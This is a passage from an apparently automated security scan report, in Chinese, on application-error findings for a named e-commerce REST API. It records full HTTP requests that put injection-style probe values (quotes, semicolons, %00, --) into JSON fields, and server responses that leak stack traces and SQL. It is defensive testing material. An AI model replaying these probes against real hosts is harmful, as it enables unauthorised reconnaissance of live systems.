Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:22 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@55c2f33; line: 1, column: 34] (through reference

```

```
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]->com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["goodsid"])
```

变体- | 5 / 9

差异: 参数 从以下位置进行控制: 105190 至: \'

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 83
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": "\',
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:22 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '\': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@7e08d56d; line: 1, column: 34] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]->
com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["goodsid"])
```

变体- | 6 / 9

差异: 参数 从以下位置进行控制: 105190 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 81
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
```

```

Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": ";",
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value ';': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@21a89757; line: 1, column: 34] (through reference
  chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]->com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["goodsid"])

```

变体- | 7 / 9

差异: 参数 从以下位置进行控制: 105190 至: "

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 82
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": "\"",
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *

```



```
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@6623feba; line: 1, column: 34] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["goodsid"])
```

变体- | 8 / 9

差异: **参数** 从以下位置进行控制: 105190 至: \"

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 84
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": "\\",
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@1d2e87cd; line: 1, column: 34] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["goodsid"])
```

变体- | 9 / 9

差异: **参数** 从以下位置进行控制: 105190 至:)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 81
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": ")",
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value ')': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@7734a37c; line: 1, column: 34] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["goodsid"])

```

问题 37 / 43

TOC

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/updateGoodsStock>

实体: ->"departmentid" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 10

差异: 参数 从以下位置进行控制: 1670 至: %00

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 59
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

...
...
...
"data": [
],
"returnCode": 0,
"msg": "      错误代码:添加库存失败\r\n错误信息:null\r\nStackTrace:org.springframework.dao.DuplicateKeyException: \n### Error updating
database. Cause: org.postgresql.util.PSQLException: ERROR: duplicate key value violates unique
constraint \"pub_goods_stock_pkey\"\n Detail: Key (goodsid, enterpriseid)=(105190, 55) already
exists.\n### The error may involve com.suneee.scn.goods.dao.PubGoodsStockDao.addPubGoodsStock-
Inline\n### The error occurred while setting parameters\n### SQL: insert into pub_goods_stock
( enterpriseid, goodsid, stockqty ) values ( ?, ?, ?
)\n### Cause: org.postgresql.util.PSQLException: ERROR: duplicate key value violates unique
constraint \"pub_goods_stock_pkey\"\n Detail: Key (goodsid, enterpriseid)=(105190, 55) already
exists.\n; SQL []; ERROR: duplicate key value violates unique constraint
\"pub_goods_stock_pkey\"\n Detail: Key (goodsid, enterpriseid)=(105190, 55) already exists.;
nested exception is org.postgresql.util.PSQLException: ERROR: duplicate key value violates unique
constraint \"pub_goods_stock_pkey\"\n Detail: Key (goodsid, enterpriseid)=(105190, 55) already
exists.\n\tat
org.springframework.jdbc.support.SQLExceptionTranslator.doTranslate(SQLExceptionTranslator.java:239)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallback
SQLExceptionTranslator.java:73)\n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399)\n
\tat com.sun.proxy.$Proxy31.insert(Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.insert(SqlSessionTemplate.java:253)\n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod.java:46)\n\tat
org.apache.ibatis.binding.MapperProxy.invoke(MapperProxy.java:43)\n\tat
com.sun.proxy.$Proxy55.addPubGoodsStock(Unknown Source)\n\tat
com.suneee.scn.goods.service.PubGoodsStockService.addPubGoodsStock(PubGoodsStockService.java:21)\n
\tat
com.suneee.scn.goods.consumer.impl.PubGoodsStockConsumer.addPubGoodsStock(PubGoodsStockConsumer.j
ava:53)\n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsStockConsumer$$FastClassBySpringCGLIB$$778c158d.invoke
(<generated>)\n\tat org.springframework.cglib.p
...
...
...
ead0(RequestHandler.java:52)\n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105)\n\t
\tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.ja
va:363)\n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38)\n
\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354)\n\tat
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403
)\n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858)\n\tat
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.j
ava:144)\n\tat java.lang.Thread.run(Thread.java:745)\nCaused by:
org.postgresql.util.PSQLException: ERROR: duplicate key value violates unique constraint
```

```

\"pub_goods_stock_pkey\"\\n  Detail: Key (goodsid, enterpriseid)=(105190, 55) already
exists.\\n\\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182)\\n\\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911)\\n\\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173)\\n\\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618)\\n\\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468)\\n\\tat
at org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461)\\n\\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493
)\\n\\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.update(PreparedStatementHandler.jav
a:41)\\n\\tat org.apache.ibatis.exec
...
...
...

```

变体- | 2 / 10

差异: 参数 从以下位置进行控制: 1670 至: 1670XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 60
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": "1670XYZ"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '1670XYZ': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@77896ee0; line: 1, column: 35] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["departmentid"])

```

变体- | 3 / 10

差异: 参数 从以下位置进行控制: ->"departmentid" 至: ORIG_VAL

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 56
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid.": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "departmentid." (Class com.suneee.scn.goods.model.dbo.PubGoodsStock), not
marked as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@29124871; line: 1, column: 56] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["departmentid."])

```

变体- | 4 / 10

差异: **参数** 从以下位置进行控制: 1670 至: --

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 53
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

...
...
...
"data": [

],
"returnCode": 0,
"msg": " 错误代码:添加库存失败\r\n错误信
息:null\r\nStackTrace:org.springframework.dao.DuplicateKeyException: \n### Error updating
database. Cause: org.postgresql.util.PSQLException: ERROR: duplicate key value violates unique
constraint \"pub_goods_stock_pkey\"\n Detail: Key (goodsid, enterpriseid)=(105190, 55) already
exists.\n### The error may involve com.suneee.scn.goods.dao.PubGoodsStockDao.addPubGoodsStock-
Inline\n### The error occurred while setting parameters\n### SQL: insert into pub_goods_stock

```

```

( enterpriseid,          goodsid,          stockqty )          values ( ?,          ?,          ?
)\n### Cause: org.postgresql.util.PSQLException: ERROR: duplicate key value violates unique
constraint \"pub_goods_stock_pkey\" \n Detail: Key (goodsid, enterpriseid)=(105190, 55) already
exists.\n; SQL []; ERROR: duplicate key value violates unique constraint
\"pub_goods_stock_pkey\" \n Detail: Key (goodsid, enterpriseid)=(105190, 55) already exists.;
nested exception is org.postgresql.util.PSQLException: ERROR: duplicate key value violates unique
constraint \"pub_goods_stock_pkey\" \n Detail: Key (goodsid, enterpriseid)=(105190, 55) already
exists.\n\tat
org.springframework.jdbc.support.SQLExceptionTranslator.doTranslate(SQLExceptionTranslator.java:239) \n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallback
SQLExceptionTranslator.java:73) \n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74) \n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399) \n
\tat com.sun.proxy.$Proxy31.insert(Unknown Source) \n\tat
org.mybatis.spring.SqlSessionTemplate.insert(SqlSessionTemplate.java:253) \n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod.java:46) \n\tat
org.apache.ibatis.binding.MapperProxy.invoke(MapperProxy.java:43) \n\tat
com.sun.proxy.$Proxy55.addPubGoodsStock(Unknown Source) \n\tat
com.suneee.scn.goods.service.PubGoodsStockService.addPubGoodsStock(PubGoodsStockService.java:21) \
n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsStockConsumer.addPubGoodsStock(PubGoodsStockConsumer.j
ava:53) \n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsStockConsumer$$FastClassBySpringCGLIB$$778c158d.invoke
(<generated>) \n\tat org.springframework.cglib.p
...
...
...
ead0(RequestHandler.java:52) \n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105) \n\
tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.ja
va:363) \n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38) \
n\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354) \n\tat
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163) \n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403
) \n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445) \n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858) \n\tat
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.j
ava:144) \n\tat java.lang.Thread.run(Thread.java:745) \nCaused by:
org.postgresql.util.PSQLException: ERROR: duplicate key value violates unique constraint
\"pub_goods_stock_pkey\" \n Detail: Key (goodsid, enterpriseid)=(105190, 55) already
exists.\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182) \n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911) \n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173) \n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618) \n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468) \n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461) \n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493
) \n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.update(PreparedStatementHandler.jav
a:41) \n\tat org.apache.ibatis.exec
...
...
...

```

变体- | 5 / 10

差异: 参数 从以下位置进行控制: 1670 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
```

```

Content-Length: 54
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@64bfad13; line: 1, column: 35] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["departmentid"])

```

变体- | 6 / 10

差异: **参数** 从以下位置进行控制: `->"departmentid"` 至: `__ORIG_VAL__ []`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 57
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid[]": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "departmentid[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsStock), not
marked as ignorable

```

```
at [Source: io.netty.buffer.ByteBufInputStream@414dae8b; line: 1, column: 57] (through reference chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["departmentid[]"])
```

变体- | 7 / 10

差异: 参数 从以下位置进行控制: 1670 至: \'

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 56
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": "\'
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '\': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@6b63e567; line: 1, column: 35] (through reference chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["departmentid"])
```

变体- | 8 / 10

差异: 参数 从以下位置进行控制: 1670 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 54
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
```


Accept-Language: en-US,en;q=0.8

```
{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": ";"
}
```

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value ';': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@52577cd5; line: 1, column: 35] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["departmentid"])

变体- | 9 / 10

差异: 参数 从以下位置进行控制: 1670 至: "

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 55
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": "\"\"
}
```

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '": not a valid Long value
